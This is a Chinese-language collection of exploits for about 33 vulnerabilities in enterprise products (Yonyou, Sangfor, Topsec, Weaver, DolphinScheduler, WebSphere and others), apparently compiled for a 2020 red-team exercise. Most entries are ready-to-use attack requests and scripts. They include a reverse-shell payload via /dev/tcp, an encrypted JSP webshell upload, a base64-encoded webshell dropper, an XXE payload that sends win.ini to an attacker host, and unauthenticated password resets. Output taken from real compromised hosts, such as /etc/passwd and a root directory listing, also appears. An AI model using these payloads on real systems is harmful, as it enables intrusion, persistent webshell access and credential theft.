

# HW2020 - 0day总结

AdminTony 总结

## 1.用友GRP-u8 SQL注入

```
1 POST /Proxy HTTP/1.1
2 Accept: Accept: */*
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
5 Host: host
6 Content-Length: 357
7 Connection: Keep-Alive
8 Cache-Control: no-cache
9
10 cVer=9.8.0&dp=<?xml version="1.0" encoding="GB2312"?><R9PACKET
11 version="1"><DATAFORMAT>XML</DATAFORMAT><R9FUNCTION><NAME>AS_DataRe
12 quest</NAME><PARAMS><PARAM><NAME>ProviderName</NAME><DATA
13 format="text">DataSetProviderData</DATA></PARAM><PARAM><NAME>Data</NAME
14 ><DATA format="text">exec xp_cmdshell 'net
15 user'</DATA></PARAM></PARAMS></R9FUNCTION></R9PACKET>
```

## 2.天融信TopApp-LB sql注入

```
1 POST /acc/clsf/report/datasource.php HTTP/1.1
2 Host:
3 Connection: close
4 Accept: text/javascript, text/html, application/xml, text/xml, */*
5 X-Prototype-Version: 1.6.0.3
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=ijqtopbcbmu8d70o5t3kmvgt57
14 Content-Type: application/x-www-form-urlencoded
15 Content-Length: 201
16
17 t=1&e=0&s=t&l=1&vid=1+union select
  1,2,3,4,5,6,7,8,9,substr('a',1,1),11,12,13,14,15,16,17,18,19,20,21,22--+
  +&gid=0&lmt=10&o=r_Speed&asc=false&p=8&lipf=&lpt=&ripf=&ript=&dscp=&proto=
  &lpf=&lpt=&rpf=&rpt=@. .
```

## 3.深信服EDR RCE漏洞

```

1 POST /api/edr/sangforinter/v2/cssp/slog_client?token=eyJtZDUiOnRydWV9
  HTTP/1.1
2 Host: xx.x.x.x
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: python-requests/2.22.0
7 Content-Length: 77
8
9 {"params": "w=123\"'1234123'\"|bash -i >& /dev/tcp/ip/port 0>&1"}

```

```

B:\渗透测试\自研工具>python SangforEDR-RCE20200912.py https://[redacted] 166 whoami
[*] Checking https://[redacted] 166
[*] https://[redacted] 166 is vulnerable !
root

B:\渗透测试\自研工具>python SangforEDR-RCE20200912.py https://[redacted] 166 "ls -al"
[*] Checking https://[redacted] 166
[*] https://[redacted] 166 is vulnerable !
total 400
drwxr-xr-x. 10 root root 4096 Sep 12 19:45 .
drwxr-xr-x. 13 root root 4096 Aug 20 16:38 ..
-rw-r--r--. 1 root root 2575 May 26 02:16 1590430569.lic
-rw-r--r--. 1 root root 2575 May 28 11:23 1590636224.lic
-rw-r--r--. 1 root root 2575 May 28 13:18 1590643107.lic
-rw-r--r--. 1 root root 2557 Sep 3 09:12 1599095560.lic
-rwxr-xr-x. 1 root root 1776 Aug 20 16:38 403.php
lrwxrwxrwx. 1 root root 30 Apr 30 12:32 abs -> /sf/edr/manager/bin/./var/abs
-rwxr-xr-x. 1 root root 4696 Aug 17 20:08 c.txt
-rw-r--r--. 1 root root 619 Aug 21 09:38 config_auth.php
-rwxr-xr-x. 1 root root 435 Aug 20 16:38 confirm_auth.php
-rwxr-xr-x. 1 root root 16992 Aug 20 16:38 dev_linkage_launch.php
-rwxr-xr-x. 1 root root 6565 Aug 20 16:38 dispatcher.php
-rwxr-xr-x. 1 root root 5850 Aug 20 16:38 divideUploader.php
drwxr-xr-x. 3 root root 4096 Sep 12 13:32 download
-rw-r--r--. 1 root root 255825 Aug 20 16:38 favicon.ico

```

```

1 #coding:utf-8
2 # 检测代码，关键片段
3 def poc(u,**attack):
4     print("[*] checking %s"%(u))
5     uri = "/api/edr/sangforinter/v2/cssp/slog_client?
  token=eyJtZDUiOnRydWV9"
6     url = u+uri
7     #data={"params":"w=123\"'1234123'\"|bash -i >& /dev/tcp/1.1.1.1/8888
  0>&1"}
8     if not attack:
9         data={"params":"w=123\"'1234123'\"|echo aaabbbccc00aa"}
10    else:
11        if attack['flag']:
12            data={"params":"w=123\"'1234123'\"|{}".format(attack['cmd'])}
13    try:
14        res =
  requests.post(url,data=json.dumps(data),verify=False,timeout=timeout)
15    data = json.loads(res.content)
16    if (data["code"] == 0) or (data["code"] == 1116):
17        print("[*] %s is vulnerable !"%(u))
18        if attack and (data["code"] == 0):
19            for d in data["data"]:
20                print(d)
21        else:
22            print("[-] May command error!")
23    else:
24        print("[*] %s may not vulnerable ! ,code is:%s"%
  (u,str(data["code"])))

```

```
25     except Exception as e:
26         print("[-] Error %s , %s"%(u,e))
```

## 4.绿盟UTS绕过登录

随便输密码->修改返回包为True->放行->等待第二次拦截包->内含管理员MD5->替换MD5登录

直接请求接口: `/webapi/v1/system/accountmanage/account`

## 5.WPS命令执行漏洞

<http://zeifan.my/security/rce/heap/2020/09/03/wps-rce-heap.html>

## 6.齐治堡垒机 rce

nday, 爆出之前已修复:

```
1  POST /shterm/listener/tui_update.php
2
3  a=["t";import os;os.popen('whoami')#"]
```

Oday:

```
1  https://10.20.10.10/ha_request.php?
    action=install&ipaddr=10.20.10.11&node_id=1${IFS}|`echo${IFS}"
    ZWNobyAnPD9waHAgQGV2YWwoJF9SRVFVRVNUWzEwMDg2XSsk7Pz4nPj4vdmFyL3d3dy9zaHR1cm0vc
    mVzb3VyY2VzL3FyY29kZS9sYmo3Ny5waHAK"|base64${IFS}- d|bash`|${IFS}|echo${IFS}
```

参考: <https://m.threatbook.cn/detail/2889>

## 7.联软准入漏洞

漏洞详情:

任意文件上传漏洞, 存在于用户自检报告上传时, 后台使用黑名单机制对上传的文件进行过滤和限制, 由于当前黑名单机制存在缺陷, 文件过滤机制可以被绕过, 导致存在文件上传漏洞; 利用该漏洞可以获得webshell权限。(猜测利用黑名单的其他后缀名绕过)

命令执行漏洞, 存在于后台资源读取过程中, 对于自动提交的用户可控参数没有进行安全检查, 可以通过构造特殊参数的数据包, 后台在执行过程中直接执行了提交数据包中的命令参数, 导致命令执行漏洞; 该漏洞能够以当前运行的中间件用户权限执行系统命令, 根据中间件用户权限不同, 可以进行添加系统账户, 使用反弹shell等操作。

```
1  POST /uai/download/uploadfileToPath.htm HTTP/1.1
2  HOST: xxxxx
```

```

3
4 -----570xxxxxxxx6025274xxxxxxxx1
5 Content-Disposition: form-data; name="input_localfile"; filename="xxx.jsp"
6 Content-Type: image/png
7
8 <%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U
  extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b)
  {return super.defineClass(b,0,b.length);}}%><%if
  (request.getMethod().equals("POST")){String k="e45e329feb5d925b";/*该密钥为连
  接密码32位md5值的前16位，默认连接密码reeyond*/session.putValue("u",k);Cipher
  c=Cipher.getInstance("AES");c.init(2,new
  SecretKeySpec(k.getBytes(),"AES"));new
  U(this.getClass().getClassLoader()).g(c.doFinal(new
  sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).new
  Instance().equals(pageContext);}%>
9
10 -----570xxxxxxxx6025274xxxxxxxx1
11 Content-Disposition: form-data; name="uploadpath"
12
13 ../webapps/notifymsg/devreport/
14 -----570xxxxxxxx6025274xxxxxxxx1--

```

[https://mp.weixin.qq.com/s/-cu0zc8eqs4T\\_MwpaR0w6Q](https://mp.weixin.qq.com/s/-cu0zc8eqs4T_MwpaR0w6Q) 还有其它方法。

## 8. 泛微云桥任意文件读取

```

1  # 检测代码，关键片段
2  def poc(u,**kw):
3      if kw:
4          file = kw['file']
5      else:
6          file = '/etc/passwd'
7      print("[*] Checking %s"%(u))
8      uri = "/wxjsapi/saveYZJFile?
  fileName=test&downloadUrl=file://%s&fileExt=txt"%(file)
9      url = u + uri
10     try:
11         res = requests.get(url,verify=False,timeout=timeout)
12     except Exception as e:
13         print("[-] Error %s , %s"%(u,e))
14         return
15     try:
16         data = json.loads(res.content)
17         res = requests.get(u+"/file/fileNoLogin/%s"%
  (data['id']),verify=False,timeout=timeout)
18         print("[*] %s is vulnerable!" %(u))
19         print(res.text)
20         log("[*] %s is vulnerable!" %(u))
21         log(res.text)
22     except Exception as e:
23         print("[-] %s not vulnerable!"%(u))
24         #print("[-] %s"%(e))

```

```
[*] http://[redacted] is vulnerable!
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
```

泛微云桥任意文件读取的其他用法:

比如列目录: 传入file的值为: `/etc/`

```
AdminTony@MacBook-Pro ~/pentest/漏洞EXP/泛微 python3 泛微eBrige-poc.py 1:99
81/ /etc/
[*] Usage :
[*] Scan the targets form fofa: python 泛微eBrige-poc.py
[*] Scan the target with default file : python 泛微eBrige-poc.py target
[*] Scan the target with customize file : python 泛微eBrige-poc.py target file

[*] Example:
[*] python poc.py #sacn targets from fofa
[*] python poc.py http://12.12.12.12 #sacn target with default: /etc/passwd
[*] python poc.py http://12.12.12.12 /etc/hosts #sacn target with customize file
[*] Checkin http://[redacted]:9981
[*] http://[redacted]:9981 is vulnerable!
.java
.pwd.lock
abrt
acpi
adjtime
aliases
aliases.db
alsa
alternatives
anacrontab
asound.conf
at.deny
audisp
audit
```

## 9.深信服 SSL VPN 远程代码执行漏洞（暂无）

## 10.Apache DolphinScheduler 远程代码执行漏洞

它是一个分布式去中心化，易扩展的可视化DAG(有向无环图)工作流任务调度系统。利用漏洞:需要登录权限, [09/12 态势感知]提供一组默认密码。

该漏洞存在于数据源中心未限制添加的jdbc连接参数,从而实现JDBC客户端反序列化。1、登录到面板 -> 数据源中心。



2、jdbc连接参数就是主角,这里没有限制任意类型的连接串参数。

3、将以下数据添加到jdbc连接参数中,就可以直接触发。

```
1 POST /dolphinscheduler/datasources/connect HTTP/1.1
2 Host: 127.0.0.1:3306
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 199
9 Origin: http://127.0.0.1:3306
10 Connection: close
11 Referer: http://127.0.0.1:3306/dolphinscheduler/ui/
12 Cookie: sessionId=f7f57f83-c9ba-4c33-8e13-56a74ddc458d; language=zh_CN; sessionId=f7f57f83-c9ba-4c33-8e13-56a74ddc458d
13
14 type=MYSQL&name=test&note=&host=127.0.0.1&port=3306&database=test&principal=&userName=root&password=root&connectType=&other={"detectCustomCollations":true,"autoDeserialize":true}
15
```

🐼 渗了个透

```
1 POST /dolphinscheduler/datasources/connect HTTP/1.1
2
3 type=MYSQL&name=test&note=&host=127.0.0.1&port=3306&database=test&
4
5 principal=&userName=root&password=root&connectType=&
6
7 other={"detectCustomCollations":true,"autoDeserialize":true}
```

关于MySQL JDBC客户端反序列化漏洞的相关参考：

<https://www.anquanke.com/post/id/203086>

## 11.Exchange Server 远程代码执行漏洞

CVE-2020-16875: Exchange Server 远程代码执行漏洞（202009月度漏洞）

ps 版POC: <https://srcincite.io/pocs/cve-2020-16875.ps1.txt>

py 版POC: <https://srcincite.io/pocs/cve-2020-16875.py.txt>

## 12.Apache DolphinScheduler 权限覆盖漏洞[CVE-2020-13922]

```
1 POST /dolphinscheduler/users/update
2
3 id=1&userName=admin&userPassword=Password1!&tenantId=1&email=sd\user%40sd\user.sd\user&phone=
```

## 13.Netlogon 特权提升漏洞（CVE-2020-1472）

【漏洞通告】Netlogon 特权提升漏洞（CVE-2020-1472）

近日，绿盟科技监测到国外安全人员公开了NetLogon特权提升漏洞（CVE-2020-1472）的详细信息与验证脚本，导致漏洞风险骤然提升。未经身份验证的攻击者通过NetLogon远程协议（MS-NRPC）建立与域控制器连接的 安全通道时，可利用此漏洞获取域管理员访问权限。此漏洞为微软8月补丁更新时披露，CVSS评分为10，影响广泛，请相关用户尽快采取措施进行防护。

受影响版本：

Windows Server 2008 R2 for x64-based Systems Service Pack 1

Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)

Windows Server 2012

Windows Server 2012 (Server Core installation)

Windows Server 2012 R2

Windows Server 2012 R2 (Server Core installation)

Windows Server 2016

Windows Server 2016 (Server Core installation)

Windows Server 2019

Windows Server 2019 (Server Core installation)

Windows Server, version 1903 (Server Core installation)

Windows Server, version 1909 (Server Core installation)

Windows Server, version 2004 (Server Core installation)

漏洞检测：

披露此漏洞的Secura已在GitHub上传了验证脚本，相关用户可使用此工具进行检测：

<https://github.com/SecuraBV/CVE-2020-1472/>

漏洞防护：

#### 1) 官方升级

目前微软官方已针对受支持的产品版本发布了修复此漏洞的安全补丁，强烈建议受影响用户尽快安装补丁进行防护，官方下载链接：

<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472>

#### 2) 其他防护措施

在安装更新补丁后，还可通过部署域控制器 (DC) 强制模式以免受到该漏洞影响：

请参考官方文档进行配置《如何管理与 CVE-2020-1472 相关的 Netlogon 安全通道连接的更改》：

<https://support.microsoft.com/zh-cn/help/4557222/how-to-manage-the-changes-in-netlogon-secure-channel-connections-assoc>

漏洞exp: <https://github.com/dirkjanm/CVE-2020-1472>

## 14.coremail 0day - may be rce (无)

---



## 15.activemq远程代码执行0day

<http://activemq.apache.org/security-advisories.data/CVE-2020-13920-announcement.txt>

## 16.天融信数据防泄漏系统越权修改管理员密码

无需登录权限,由于修改密码处未校验原密码,且/?module=auth\_user&action=mod\_edit\_pwd

接口未授权访问,造成直接修改任意用户密码。:默认superman账户uid为1。

```
1 POST /?module=auth_user&action=mod_edit_pwd
2 Cookie: username=superman;
3
4 uid=1&pd=Newpasswd&mod_pwd=1&d1p_perm=1
```

## 17.Wordpress File-manager任意文件上传

参考:<https://www.anquanke.com/post/id/216990>

相信大家对Wordpress并不陌生;File-manager插件也是相当火爆前段时间爆出任意文件上传漏洞。

成功上传后文件访问路径

/wordpress/wp-content/plugins/wp-file-manager/lib/files/shell.php

## 18.CVE-2020-7293 McAfee Web 多个高危漏洞


消息来自安恒: <https://mp.weixin.qq.com/s/Cd3M9IHic9DsQTVIzKqxWA>

## 19.ThinkAdminV6 任意文件操作

(消息来源: 渗了个透 公众号)

Update.php 三个函数未校验访问权限1、目录遍历注意POST数据包rules参数值需要URL编码

```
1 POST /admin.html?s=admin/api.Update/node
2
3 rules=%5B%22.%2F%22%5D
```



2、文件读取,后面那一串是UTF8字符串加密后的结果。计算方式在Update.php中的加密函数。

/admin.html?

s=admin/api.Update/get/encode/34392q302x2r1b37382p382x2r1b1a1a1b1a1a1b2r33322u2x2v1b2s2p382p2q2p372t0y342w34



读取文件内容成功!

## 20.VMware Fusion 权限提升漏洞（CVE-2020-3980）

### 【漏洞通告】

漏洞名称：VMware Fusion 权限提升漏洞（CVE-2020-3980）

受影响版本：VMware Fusion 11.x

处置建议：

11.x版本 官方暂时没有补丁更新，建议可使用12.x版本的VMware Fusion。

紧急情况下，可停用或卸载 VMware Fusion。

背景：

VMware Fusion 存在 权限提升漏洞。该漏洞允许攻击者配置系统路径，攻击者可以诱使管理员用户在安装Fusion的系统上执行恶意代码。

# 21.CNVD-2020-27769-拓尔思TRSWAS5.0文件读取漏洞

乌龙事件：[https://mp.weixin.qq.com/s/Wm\\_gGZyLXj1S3WTUiaUYQA](https://mp.weixin.qq.com/s/Wm_gGZyLXj1S3WTUiaUYQA)

<https://www.cnvd.org.cn/flaw/show/CNVD-2020-27769>

## 22. Weblogic IIOP 反序列化漏洞

### 1.1 漏洞情况

Weblogic 使用 GIOP 协议进行序列化和反序列化，攻击者通过反序列化可以进行任意代码执行，该协议可见于 7001 端口，建议进行排查。

### 1.2 修复方案

由于 IIOP 的实现存在较多漏洞，大多数都是 RCE 相关。如果发现开启了 IIOP，并且没有更新 weblogic 最新补丁的话。可通过关闭 IIOP 协议对此漏洞进行缓解。操作如下：在 Weblogic 控制台中，选择“服务”->“AdminServer”->“协议”，取消“启用 IIOP”的勾选。并重启 Weblogic 项目，使配置生效。

CVE-2020-14644

## 23.Yii框架多个反序列化RCE利用链

### 1) 官方修复的漏洞（CVE-2020-15148）

```
Showing 2 changed files with 12 additions and 0 deletions.

Unified Split

1 CHANGELOG.md
@@ -4,6 +4,7 @@ Yii Framework 2 Change Log
4 2.0.38 under development
5
6
7 - Enh #18213: Do not load fixtures with circular dependencies twice instead of throwing an exception (JesseHines0)
8 - Bug #18066: Fix 'yii\db\Query::create()' wasn't using all info from 'withQuery()' (maximkou)
9 - Bug #18269: Fix integer safe attribute to work properly in 'yii\base\Model' (Ladone)
10
11 db/BatchQueryResult.php
@@ -223,4 +223,15 @@ private function getDbDriverName()
223
224     return null;
225 }
226
227 + /**
228 +  * Unserialization is disabled to prevent remote code execution in case application calls unserialize() on user input containing specially crafted string.
229 +  * @see CVE-2020-15148
230 +  * @since 2.0.38
231 +  */
232 + public function __wakeup()
233 + {
234 +     throw new \BadMethodCallException('Cannot unserialize ' . __CLASS__);
235 + }
236 +
237 }
```

根据官方更新的代码得知，问题出现在yii/db/BatchQueryResult.php当中，添加wakeup方法，防止unserialize一个BatchQueryResult对象，该对象的destruct方法存在一个可利用的RCE链。

这不是最近爆出来的了，很早就有（2019年9月份就有文章了），最近才修。具体文章如下：

<https://xz.aliyun.com/t/8082#toc-8>

POC构造：<https://mp.weixin.qq.com/s/KNhKti5Kcl-She4pU3D-5g>

## 2) UnicodeString对象的\_\_wakeup方法造成的RCE利用链

除了BatchQueryResult这的类以外，UnicodeString对象的\_\_wakeup方法也存在一个可用的RCE利用链。先知那篇文章中有写。

## 3) CVE-2020-15148补丁可能被绕过

修复的补丁是用wakeup方法抛出异常，防止反序列化的，以前做CTF题的时候，记着有个方法可以绕过wakeup方法的调用，当成员属性数目大于实际数目时可绕过。

```
1  O:23:"yii\db\BatchQueryResult":1:
   {s:36:"yii\db\BatchQueryResult_dataReader";O:17:"yii\web\DbSession":1:
   {s:13:"writeCallback";a:2:{i:0;O:20:"yii\rest\IndexAction":2:
   {s:11:"checkAccess";s:7:"phpinfo";s:2:"id";s:1:"1";}i:1;s:3:"run";}}
```

O:23:"yii\db\BatchQueryResult":1 : 也就是输入比1大的值就行。

# 24.深信服SSL VPN nday Pre auth任意密码重置

来自微信热心网友分享：

某VPN加密算法使用了默认的key,攻击者构造利用key构造重置密码数据包从而修改任意用户的密码

利用条件:需要登录账号

M7.6.6R1版本key为20181118

M7.6.1key为20100720

计算RC4\_STR\_LEN脚本

```
1  from Crypto.Cipher import ARC4
2  from binascii import a2b_hex
3
4  def myRC4(data,key):
5      rc41 = ARC4.new(key)
6      encrypted = rc41.encrypt(data)
7      return encrypted.encode('hex')
8
9  def rc4_decrypt_hex(data,key):
10     rc41 = ARC4.new(key)
11     return rc41.decrypt(a2b_hex(data))
12
13  key = '20100720'
14  data =
15     r',username=TARGET_USERNAME,ip=127.0.0.1,grpId=1,prpsw=suiyi,newpsw=TARGET_PASSWORD,'
16  print(myRC4(data,key))
```



## 26.Spectrum Protect Plus任意代码执行漏洞 (cve-2020-4711)

---

暂无

## 27.mssql远程代码执行(CVE-2020-0618)

---

poc: <https://github.com/euphrat1ca/CVE-2020-0618>

<https://github.com/wortell/cve-2020-0618>

## 28.CVE-2020-4643 IBM WebSphere存在XXE外部实体注入漏洞

---

### **\*漏洞分析: \***

IBM WebSphere 应用程序服务器7.0、8.0、8.5 和9.0 在处理XML 数据时容易受到XML 外部实体注入 (XXE) 攻击。远程攻击者可以利用此漏洞公开敏感信息。IBM Xforce ID: 185590。

### **\*影响范围: \***

WebSphere Application Server 7.0版本

WebSphere Application Server 8.0版本

WebSphere Application Server 8.5版本

WebSphere Application Server 9.0版本

### **\*修复建议: \***

官方已经提供的补丁版本列表:

WebSphere 9.0.0.0 - 9.0.5.5版本, 建议升级到9.0.5.6以上版本或安装补丁

WebSphere 8.5.0.0 - 8.5.5.17版本, 建议升级到8.5.5.19以上版本或安装补丁

WebSphere 8.0.0.0 - 8.0.0.15版本, 建议先升级到8.0.0.15版本再安装补丁

WebSphere 7.0.0.0 - 7.0.0.45 版本, 建议先升级到7.0.0.45版本再安装补丁

poc:

```
1 xml如下:
2 <!DOCTYPE x [
3     <!ENTITY % aaa SYSTEM "file:///C:/Windows/win.ini">
4     <!ENTITY % bbb SYSTEM "http://yourip:8000/xx.dtd">
5     %bbb;
6 ]>
7 <definitions name="HelloService" xmlns="http://schemas.xmlsoap.org/wsdl/">
8     &ddd;
9 </definitions>
10
11 xx.dtd如下:
12 <!ENTITY % ccc ' <!ENTITY ddd &#39;<import namespace="uri"
    location="http://yourip:8000/xxeLog?%aaa;" />&#39;>'>%ccc;
```

**\*补丁地址: \***

<https://www.ibm.com/support/pages/node/6333617>

**\*来源: \***

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4643>

<https://www.ibm.com/support/pages/node/6334311>

POC以及分析文章:

<https://my.oschina.net/u/4313521/blog/4633393>

<https://paper.seebug.org/1342/>

## 29.Joomla! paGO Commerce 2.5.9.0 存在SQL 注入

```
1 POST /joomla/administrator/index.php?option=com_pago&view=comments HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
  Gecko/20100101 Firefox/79.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 163
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/joomla/administrator/index.php?
  option=com_pago&view=comments
12 Cookie: 4bde113dfc9bf88a13de3b5b9eabe495=sp6rp5mqnihh2i323r57cvesoe; crisp-
  client%2Fsession%2F0ac26dbb-4c2f-490e-88b2-7292834ac0e9=session_a9697dd7-
  152d-4b1f-a324-3add3619b1e1
13 Upgrade-Insecure-Requests: 1
14
```

```
15 | filter_search=&limit=10&filter_published=1&task=&controller=comments&boxchecked=0&filter_order=id&filter_order_Dir=desc&5a672ab408523f68032b7bdcd7d4bb5c=1
```

Sqlmap poc:


```
1 | sqlmap -r pogo --dbs --risk=3 --level=5 --random-agent -p filter_published
```

## 30.绿盟waf封禁绕过

XFF伪造字段地址为127.0.0.1，导致waf上看不见攻击者地址

## 31.Typesetter CMS任意文件上传

参考: <https://github.com/Typesetter/Typesetter/issues/674>




## 32.UsualToolCMS-8.0 sql注入漏洞

payload:

```
1 | a_templatex.php?t=open&id=1&paths=template/index' where id=1 and if(ascii(substring(user(),1,1))>0,sleep(5),1)--+
```





## 33.TP-Link云摄像头NCXXX系列存在命令注入漏洞

```
1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 class MetasploitModule < Msf::Exploit::Remote
7   Rank = ExcellentRanking
8
9   include Msf::Exploit::Remote::HttpClient
